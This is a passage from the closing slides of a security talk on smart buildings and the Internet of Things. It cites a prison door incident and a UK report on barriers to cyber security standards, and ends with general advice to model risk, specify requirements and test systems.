prisoners knew in advance that the doors were going to open.


It's the second time in two months that all of the doors in the wing opened at once, officials say, raising questions about whether the first incident was a trial-run to see how long it would take guards to respond.

Source: <http://www.wired.com/threatlevel/2013/08/computer-prison-door-mishap/>

Cyber Security - How

InfoSec Standards

Safety Standards



1 st	main barrier to cyber security standards is that they are too expensive
2 nd	most commonly stated barrier is the difficulty in calculating a return on investment
3 rd	barrier is that there appears to be no discernible financial incentive to invest

UK Cyber Standards Report

Source: https://www.gov.uk/government/uploads/system/uploads/attachment_data/file/261681/bis-13-1294-uk-cyber-security-standards-research-report.pdf#

Conclusions



Conclusions

Low cost sensors + ubiquitous bandwidth + cheap data processing means -

The Internet of Things is Happening.

Lowering energy costs & reducing wastage means -

Smart Buildings Are Profitable Buildings.

If we have learnt anything over the past 15 years –

Poorly Secured Systems Will Be Compromised.

Conclusions

Do you have devices / people in smart buildings?

Model Your Risk.

Does your building management know the risk?

Ask Questions, Specify Requirements.

If we have learnt anything over the past 15 years –

Test, Test & Test Again!

Conclusions

Learn more:

<http://www.theiet.org/sectors/information-communications/intelligent-buildings.cfm>

<http://internetofeverything.cisco.com/>

Thank you.

Martin Lee

martinle@cisco.com

